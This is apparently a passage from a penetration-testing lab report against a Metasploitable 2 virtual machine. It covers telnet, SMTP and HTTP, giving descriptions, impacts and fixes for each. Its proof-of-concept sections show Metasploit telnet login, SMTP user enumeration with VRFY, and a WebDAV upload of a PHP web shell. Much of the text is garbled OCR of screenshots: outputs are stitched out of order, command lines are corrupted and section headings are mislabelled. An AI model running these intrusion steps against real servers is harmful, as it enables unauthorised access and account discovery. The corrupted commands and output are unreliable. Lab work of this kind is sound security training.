          RX packets:10775 errors:0 dropped:0 overruns:0 frame:0
          TX packets:10735 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:912006 (999.6 KB) TX bytes:449553 (439.0 KB)
          Base address:0x0d0 Memory:f0200000-f0220000

lo       Link encap:Local Loopback
          inet6 addr: ::1/128 Scope:Host
          inet6 dev: :1/128 Scope:Host
          UP LOOPBACK RUNNING MTU:16436 Metric:1
          RX packets:311 errors:0 dropped:0 overruns:0 frame:0
          TX packets:311 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:12693 (123.7 KB) TX bytes:12669 (123.7 KB)

msfadmin@metasploitable:~$
```

Method 2. Exploiting "Environmental Variables" (Metasploit)

Vibhuti [Running] - Oracle VirtualBox

File Machine View Input Devices Help

Dec 30 09:58

vibhuti@vibhuti: ~

Active sessions

Id Name Type Information Connection
--- --- --- ---
1 shell TELNET msfadmin:msfadmin (192.168.1.33:23) 192.168.1.42:34999 -> 192.168.1.33:23 (192.168.1.33)

msf auxiliary(scanner/telnet/telnet_login) > session -i 1
[-] Unknown command: session. Did you mean sessions? Run the help command for more details.
msf auxiliary(scanner/telnet/telnet_login) > sessions -i 1
[*] Starting interaction with i...

esfadmin@metasploitable:~\$ whoami
whoami
msfadmin
msfadmin@metasploitable:~\$ ifconfig
ifconfig
eth0 Link encap:Ethernet HWaddr 08:00:27:6f:88:8d
inet addr: 192.168.1.129 Mask:255.255.255.0
inet6 addr: fe80::a00:27ff:fe6f:888d/64 Scope:Link
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:13772 errors:0 dropped:0 overruns:0 frame:0
TX packets:3268 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:1000359 (976.9 KB) TX bytes:32478 (317.0 KB)
Base address:0x0020 Memory:f0200000-f0220000

lo Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:16436 Metric:1
RX packets:0 errors:0 dropped:0 overruns:0 frame:0
TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:0(0.0 B) TX bytes:0(0.0 B)

msfadmin@metasploitable:~\$ ifconfig
ifconfig
eth0 Link encap:Ethernet HWaddr 08:00:27:6f:88:8d
inet addr: 192.168.1.129 Mask:255.255.255.0
inet6 addr: fe80::a00:27ff:fe6f:888d/64 Scope:Link
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:13772 errors:0 dropped:0 overruns:0 frame:0
TX packets:3268 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:1000359 (976.2 KB) TX bytes:319275 (312.2 KB)
Base address:0x0020 Memory:f0200000-f0220000

lo Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:15436 Metric:1
RX packets:626 errors:0 dropped:0 overruns:0 frame:0
TX packets:626 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:20133 (21.7 KB) TX bytes:201373 (274.7 KB)

msfadmin@metasploitable:~\$

Method 3. Exploiting "Environmental Variables" (Metasploit)

SMTP Port 25

Description:

Simple Mail Transfer Protocol (SMTP) is the foundational protocol for email routing, and it traditionally operates on Port 25. Unlike Port 587 (used for client-to-server submission) or Port 465 (SMTPTS), Port 25 is primarily used for server-to-server relaying. When one Mail Transfer Agent (MTA) sends an email to another, it establishes a connection via Port 25 to hand off the message. Historically, Port 25 was designed without built-in encryption or mandatory authentication, meaning that messages and credentials can be sent in "plain text."

Impact:

The risks of an unhardened or exposed Port 25 include:

- **Open Relay Abuse:** If not properly restricted, any attacker can use your server to send millions of spam emails, leading to your IP address being blacklisted globally.
- **Email Spoofing:** Because Port 25 often lacks strict authentication, attackers can forge the "From" address to send phishing emails that appear to come from your domain.
- **Cleartext Interception:** Traffic sent over Port 25 without STARTTLS can be read by anyone on the network path, exposing sensitive communication or internal data.
- **Denial of Service (DoS):** Misconfigured mail servers can be flooded with connection requests, crashing the email service and preventing legitimate business mail from flowing.

Severity: High

Remedial:

To secure Port 25, administrators should implement the following "defense-in-depth" measures:

- **Disable Open Relay:** Configure your MTA (Postfix, Exim, Sendmail, etc.) to only accept mail for your own domains or from authenticated/trusted IP addresses.
- **Enforce STARTTLS:** Use the STARTTLS command to upgrade unencrypted connections to secure SSL/TLS sessions, ensuring that server-to-server traffic is encrypted.
- **Use Alternative Ports for Clients:** Force end-users and applications to use **Port 587** (SMTP Submission) with mandatory authentication, reserving Port 25 strictly for incoming mail from other servers.
- **Implement SPF, DKIM, and DMARC:** Deploy these DNS-based authentication records to verify that emails coming from your server are legitimate and have not been tampered with.

POC:

Method 1. User Enumeration (VRFY and EXPN)

```
vibhuti@vibhuti:~$ ./msfconsole
[metasploit v6.4.99-dev]
[-] 2,572 exploits - 1,317 auxiliary - 1,683 payloads
[-] 433 post - 49 encoders - 13 nops - 9 evasion

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > use auxiliary/scanner/smtp/smtp_enum
msf auxiliary(scanner/smtp/smtp_enum) > set RHOSTS 192.168.1.33
RHOSTS => 192.168.1.33
msf auxiliary(scanner/smtp/smtp_enum) > run
[*] 192.168.1.33:25 - 192.168.1.33:25 Banner: 220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
[*] 192.168.1.33:25 - Caught interrupt from the console...
[*] Auxiliary module execution completed
msf auxiliary(scanner/smtp/smtp_enum) >

vibhuti@vibhuti:~$ ./msfconsole
[metasploit v6.4.99-dev]
[-] 2,572 exploits - 1,317 auxiliary - 1,683 payloads
[-] 433 post - 49 encoders - 13 nops - 9 evasion

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

File Machine View Input Devices Help
Dec 30 10:16 11% 62% 0.0 kB 0.0 kB
vibhuti@vibhuti:~$ msfadmin@metasploitable:~$ ifconfig
eth0 Link encap:Ethernet HWaddr 00:0C:8B:00:00:00
inet addr:192.168.1.255 brd 192.168.1.255 Mask:255.255.255.0
inet6 addr: fe80::0c8b:ffff%eth0 brd fe80::ff:fe8b:ff%eth0 Scope:Link
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:12888 errors:0 dropped:0 overruns:0 frame:0
TX packets:12888 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:943376 (921.2 KB) TX bytes:319725 (312.2 KB)
Base address:0x0200 Memory:f0200000-f0220000
lo Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:16436 Metric:1
RX packets:626 errors:0 dropped:0 overruns:0 frame:0
TX packets:626 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:261372 (274.7 kB) TX bytes:261373 (274.7 kB)
msfadmin@metasploitable:~$
```

Method 2. SMTP Enumeration in Metasploit

vibhuti [Running] - Oracle VirtualBox

File Machine View Input Devices Help

Dec 30 10:28 8% 63% 0.0 kB 0.0 kB

vibhuti@vibhuti: ~

vi \$ msfconsole

Metasploit tip: Keep track of findings and observations with notes

```
msf > search smtp_enum
```

Matching Modules

```
=[ metasploit v6.4.99-dev
+ -- ---[ 2,572 exploits - 1,317 auxiliary - 1,683 payloads
+ -- ---[ 433 post - 49 encoders - 13 nops - 9 evasion

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project
```

vibhuti@vibhuti: ~

File Machine View Input Devices Help

Search Home

Metasploitable 2 [Running] - Oracle VirtualBox

File Machine View Input Devices Help

TX packets:122 errors:0 dropped:0 overruns:0 carrier:0

collisions:0 txqueuelen:0

RX bytes:33885 (33.0 KB) TX bytes:33885 (33.0 KB)

msfadmin@metasploitable: ~\$ ifconfig

eth0 Link encap:Ethernet HWaddr 00:0c:29:1d:1e:00

inet addr:192.168.1.33 Bcast:192.168.1.255 Mask:255.255.255.0

inet6 addr: fe80::20c:29ff:fe1d:1e%eth0 Scope:Link

UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1

RX packets:128880 errors:0 dropped:0 overruns:0 frame:0

TX packets:3212 errors:0 dropped:0 overruns:0 carrier:0

collisions:0 txqueuelen:1000

RX bytes:319725 (312.2 KB) TX bytes:319725 (312.2 KB)

Base address:0x0200 Memory:f0200000-f0228000

lo Link encap:Local Loopback

inet addr:127.0.0.1 Mask:255.0.0.0

inet6 addr::1/128 Scope:Host

UP LOOPBACK RUNNING MTU:16436 Metric:1

RX packets:626 errors:0 dropped:0 overruns:0 frame:0

TX packets:626 errors:0 dropped:0 overruns:0 carrier:0

collisions:0 txqueuelen:0

RX bytes:201373 (274.7 KB) TX bytes:201373 (274.7 KB)

msfadmin@metasploitable: ~\$ _

Vibhuti [Running] - Oracle VirtualBox

File Machine View Input Devices Help

Apps Places vibhuti14@vibhuti:~

Name Disclosure Date Rank Check Description

0 enum .. normal No SMU User Enumeration Utility

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/smtp/smtp_enum

msf > use 0

msf auxiliary(scanner/smtp/smtp_enum) > show options

Module options (auxiliary/scanner/smtp/smtp_enum):

Name	Current Setting	Required	Description
RHOSTS	yes	yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basic-using-metasploit.html
PORT	25	yes	The target port (TCP)
THREADS	1	yes	The number of concurrent threads (max one per host)
UNICKONLY	true	yes	Skip Microsoft banned servers when testing unix users
USER_FILE	/usr/share/metasploit-framework/data/wordlists/unix_users.txt	yes	The file that contains a list of probable users accounts.

View the full module info with the info, or info -d command.

msf auxiliary(scanner/smtp/smtp_enum) > set RHOSTS 192.168.1.33

RHOSTS => 192.168.1.33

msf auxiliary(scanner/smtp/smtp_enum) > set THREADS 100

THREADS => 100

msf auxiliary(scanner/smtp/smtp_enum) > exploit

[*] 192.168.1.33:25 -> 192.168.1.33:25 Banner: 220 metasploitable.localdomain ESMTP Postfix (Ubuntu)

VRFY mail

[*] 192.168.1.33:25 - Caught interrupt from the console...

[*] Auxiliary module execution completed

msf auxiliary(scanner/smtp/smtp_enum) > exploit

[*] 192.168.1.33:25 -> 192.168.1.33:25 Banner: 220 metasploitable.localdomain ESMTP Postfix (Ubuntu)

[*] 192.168.1.33:25 - Caught interrupt from the console...

[*] Auxiliary module execution completed

Metasploitable 2 [Running] - Oracle VirtualBox

Search Home

File Machine View Input Devices Help

TX packets:122 errors:0 dropped:0 overrun:0 carrier:0

collisions:0 txqueuelen:1000

TX bytes:33805 (33.0 KB)

nsfadmin@metasploitable:~\$ ifconfig

eth0 Link encap:Ethernet HWaddr 00:0C:29:0F:0B:04
inet6 addr: fe80::0c29:fffe%eth0 brd fe80::ff:fe29:fffe Scope:Link
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:12800 errors:0 dropped:0 overrun:0 frame:0
TX packets:12800 errors:0 dropped:0 overrun:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:943370 (921.2 KB) TX bytes:319725 (312.2 KB)
Base address:0x0200 Memory:f0200000-f0220000

lo Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:16436 Metric:1
RX packets:626 errors:0 dropped:0 overrun:0 frame:0
TX packets:626 errors:0 dropped:0 overrun:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:201373 (274.7 KB) TX bytes:201373 (274.7 KB)

nsfadmin@metasploitable:~\$ _

Select a file to preview.

Vibhuti [Running] - OracleVirtualBox

File Machine View Input Devices Help

vibhuti14@vibhuti:~

Module options (auxiliary/scanner/smtp/smtp_enum):

Name	Current Setting	Required	Description
RHOSTS	yes	yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit.html
PORT	25	yes	The target port (TCP)
THREADS	1	yes	The number of concurrent threads (max one per host)
UNICKONLY	true	yes	Skip Microsoft bannerred servers when testing unix users
USER_FILE	/usr/share/metasploit-framework/data/worl	yes	The file that contains a list of probable users accounts.
ists/unix_users.txt			

View the full module info with the `info`, or `info -d` command.

```
msf auxiliary(scanner/smtp/smtp_enum) > set RHOSTS 192.168.1.33
RHOSTS => 192.168.1.33
msf auxiliary(scanner/smtp/smtp_enum) > set THREADS 100
THREADS => 100
msf auxiliary(scanner/smtp/smtp_enum) > exploit
[*] 192.168.1.33:25 - 192.168.1.33:25 Banner: 220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
[*] nc 192.168.1.33 25
[!] VRFY mail
[*] C[*] 192.168.1.33:25 - Caught interrupt from the console...
[*] Auxiliary module execution completed
msf auxiliary(scanner/smtp/smtp_enum) > 
msf auxiliary(scanner/smtp/smtp_enum) > exploit
[*] 192.168.1.33:25 - 192.168.1.33:25 Banner: 220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
[*] C[*] 192.168.1.33:25 - Caught interrupt from the console...
[*] Auxiliary module execution completed
msf auxiliary(scanner/smtp/smtp_enum) > nc 192.168.1.33 25
[*] exec: nc 192.168.1.33 25

220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
VRFY mail
252 2.0.0 mail
VRFY sshd
252 2.0.0 sshd
```

File Machine View Input Devices Help

Search Home

Metasploitable 2 [Running] - OracleVirtualBox

TX packets:122 errors:0 dropped:0 overruns:0 carrier:0 collisions:0 txqueuelen:8
RX bytes:33886 (33.0 KB) TX bytes:33885 (33.0 KB)

```
msfadmin@metasploitable:~$ ifconfig
eth0 Link encap:Ethernet HWaddr 00:00:27:6f:88:8d
      inet addr:192.168.1.33 Bcast:192.168.1.255 Mask:255.255.255.0
        UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
      RX packets:278 errors:0 dropped:0 overruns:0 frame:0
      TX packets:3210 errors:0 dropped:0 overruns:0 carrier:0
        collisions:0 txqueuelen:1000
      RX bytes:31925 (32.2 KB) TX bytes:31925 (32.2 KB)
      Base Address:0x4062 Memory:f0200000-f0220000

lo Link encap:Local Loopback
      inet addr:127.0.0.1 "loop" Bcast:0.0.0.0
        inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING MTU:16436 Metric:1
      RX packets:626 errors:0 dropped:0 overruns:0 frame:0
      TX packets:626 errors:0 dropped:0 overruns:0 carrier:0
        collisions:0 txqueuelen:0
      RX bytes:201373 (274.7 KB) TX bytes:201373 (274.7 KB)

msfadmin@metasploitable:~$ ifconfig
```

Select a file to preview.

HTTP Port 80

Description:

Hypertext Transfer Protocol (HTTP) is the foundational protocol of the World Wide Web, and it traditionally communicates over Port 80. It is a stateless, application-layer protocol used to request and transmit web pages, images, and other resources between a client (web browser) and a server. When you enter a URL starting with `http://`, your browser connects to the server's Port 80 to retrieve data. Unlike its secure successor, HTTPS, Port 80 does not use encryption. This means that all data—is sent in "plain text," making it visible to anyone positioned between the user and the server.

Impact:

The lack of encryption on Port 80 creates several critical vulnerabilities:

- **Data Eavesdropping:** Any sensitive information entered into a web form (passwords, credit card numbers, or personal details) can be captured by attackers using network sniffers.
 - **Session Hijacking:** Attackers can "sniff" session cookies sent over Port 80, allowing them to impersonate a logged-in user and gain unauthorized access to accounts.
 - **Content Injection:** Since the connection is unauthenticated, a Man-in-the-Middle (MitM) attacker can modify the web content in transit, injecting malicious scripts (XSS) or fraudulent advertisements into the user's browser.

Severity: High


Remedial:

To secure web traffic and move away from unprotected Port 80 usage:

- **Implement HTTPS (Port 443):** Install an SSL/TLS certificate (e.g., from Let's Encrypt) to encrypt all traffic between the server and the client.
 - **Enable HSTS (HTTP Strict Transport Security):** Use the HSTS header to instruct browsers to *only* communicate with your server over HTTPS, preventing "protocol downgrade" attacks.
 - **Secure Cookies:** Set the Secure and HttpOnly flags on all session cookies to ensure they are never transmitted over an unencrypted Port 80 connection.
 - **Use a Web Application Firewall (WAF):** Deploy a WAF to filter out malicious traffic and automated bot scans targeting Port 80.

POC:

Method 1. PHP CGI Remote Code Execution (CVE-2012-1823)



Method 2. WebDAV Exploitation (Cadaver)

Vibhuti [Running] - Oracle VirtualBox

File Machine View Input Devices Help

vibhuti14@vibhuti:~

```
[vibhuti14@vibhuti:~] nmap -script http-webdav-scan --script-args http-methods.url-path="/dav/" 192.168.1.33
Starting Nmap 7.90 ( https://nmap.org ) at 2023-10-30 12:14 IST
Nmap scan report for 192.168.1.33
Host is up (0.0026s latency).

PORT      STATE SERVICE
80/tcp     open  http
MAC Address: 08:00:27:0F:8B:8D (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.59 seconds

[vibhuti14@vibhuti:~] cd dav/
[vibhuti14@vibhuti:~/dav] ls
[vibhuti14@vibhuti:~/dav] curl collection /dav/: collection is empty.
[vibhuti14@vibhuti:~/dav] curl -F file=@shell.php upload:dav/shell.php to /dav/shell.php: Could not open file: No such file or directory
[vibhuti14@vibhuti:~/dav] curl -F file=@shell.php put shell.php
[vibhuti14@vibhuti:~/dav] curl collection /dav/: collection is empty.
[vibhuti14@vibhuti:~/dav] curl -F file=@shell.php put shell.php:
Progress: [=====] 100.0% of 328 bytes succeeded.
[vibhuti14@vibhuti:~/dav]
```

Metasploitable 2 [Running] - Oracle VirtualBox


File Machine View Input Devices Help

msfadmin@metasploitable:~\$ ifconfig



eth0 Link encap:Ethernet HWaddr 00:00:27:6F:0B:8D
inet addr:192.168.1.33 Bcast:192.168.1.255 Mask:255.255.255.0
inet6 addr: ::1/128 Scope:Host
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:12888 errors:0 dropped:0 overruns:0 frame:0
TX packets:3210 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0 RX length:943370 (921.2 KB)
RX bytes:943370 (921.2 KB) TX bytes:319275 (312.2 KB)
Base address:0x020000 Memory:f0200000-f0220000

lo Link encap:Local Loopback
inet6 addr: 127.0.0.1/128 Scope:Host
UP LOOPBACK RUNNING MTU:16436 Metric:1
RX packets:0 errors:0 dropped:0 overruns:0 frame:0
TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0 RX length:281373 (274.7 KB)
RX bytes:281373 (274.7 KB) TX bytes:281373 (274.7 KB)

msfadmin@metasploitable:~\$ _



Method 3. Using Metasploit (Automated)



```
Vihut [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Dec 30 12:55
10% 73% 0.04GB Right Ctrl

msf auxiliary(scanner/http/dir_listing) > set RHOSTS 192.168.1.33
RHOSTS => 192.168.1.33
msf auxiliary(scanner/http/dir_listing) > run
[*] Scanning 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/http/dir_listing) > use auxiliary/scanner/http/dir_scanner
msf auxiliary(scanner/http/dir_scanner) > show options

Module options (auxiliary/scanner/http/dir_scanner):

Name          Current Setting      Required  Description
-----          -----           -----      -----
DICTIONARY    /usr/share/metasploit-framework/data/wmap   no        Path of word dictionary to use
PATH          /wmap_dirs.txt       yes       The path to identify files
Proxies        /                   no        A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: socks4, socks5, socks5http, http, sapi
RHOSTS        yes                 yes      The target host(s). See https://docs.metasploit.com/docs/using-metasploit/basic-targeting-metasploit.html
PORT          80                 yes      The target port (TCP)
SSL           false              no       Negotiate SSL/TLS for outgoing connections
THREADS       1                  yes      The number of concurrent threads (max one per host)
VHOST         no                  no       HTTP server virtual host

View the full module info with the info, or info -d command.

msf auxiliary(scanner/http/dir_scanner) > set RHOSTS 192.168.1.33
RHOSTS => 192.168.1.33
msf auxiliary(scanner/http/dir_scanner) > run
[*] Detecting errors code...
[*] Using port 80. Not found for 192.168.1.33
[*] Found http://192.168.1.33:80/cgi-bin/ 403 (192.168.1.33)
[*] Found http://192.168.1.33:80/doc/ 200 (192.168.1.33)
[*] Found http://192.168.1.33:80/icons/ 200 (192.168.1.33)
[*] Found http://192.168.1.33:80/index/ 200 (192.168.1.33)
[*] Found http://192.168.1.33:80/phpMyAdmin/ 200 (192.168.1.33)
[*] Found http://192.168.1.33:80/test/ 200 (192.168.1.33)
[*] Scanning 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/http/files_dir) > use auxiliary/scanner/http/files_dir
msf auxiliary(scanner/http/files_dir) > show options

Module options (auxiliary/scanner/http/files_dir):
```

```
Vihutti [Running] - Oracle VirtualBox
File Machine View Input Devices Help
File Machine View Input Devices Help

Module options (auxiliary/scanner/http/files_dir):
Name Current Setting Required Description
----- -----
DICTIONARY /usr/share/metasploit-framework/data/wmap no Path of word dictionary to use
wmap_files.txt

EXT no Append file extension to use
PATH / The path to identify files
Proxies no A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: socks4, socks4a, socks5, http, https
RHOSTS yes The target host(s), e.g. https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 80 The target port (TCP)
SSL false Negotiate SSL/TLS for outgoing connections
THREADS 1 The number of concurrent threads (max one per host)
VHOST no HTTP server virtual host

View the full module info with the info, or info -d command.

msf auxiliary(scanner/http/files_dir) > run
[*] Msf::OptionValidateError One or more options failed to validate: RHOSTS.
[*] Set the RHOSTS option
[*] RHOSTS => 192.168.1.33
[*] RHOSTS => 192.168.1.33

msf auxiliary(scanner/http/files_dir) > run
[*] Using code '404' as not found for files with extension _null
[*] Using code '404' as not found for files with extension _backup
[*] Using code '404' as not found for files with extension _bak
[*] Using code '404' as not found for files with extension _c
[*] Using code '404' as not found for files with extension _cfg
[*] Using code '404' as not found for files with extension _class
[*] Using code '404' as not found for files with extension _copy
[*] Using code '404' as not found for files with extension _conf
[*] Using code '404' as not found for files with extension _exe
[*] Using code '404' as not found for files with extension _html
[*] Using code '404' as not found for files with extension _htm
[*] Using code '404' as not found for files with extension _ini
[*] Using code '404' as not found for files with extension _log
[*] Using code '404' as not found for files with extension _old
[*] Using code '404' as not found for files with extension _orig
[*] Using code '404' as not found for files with extension _php
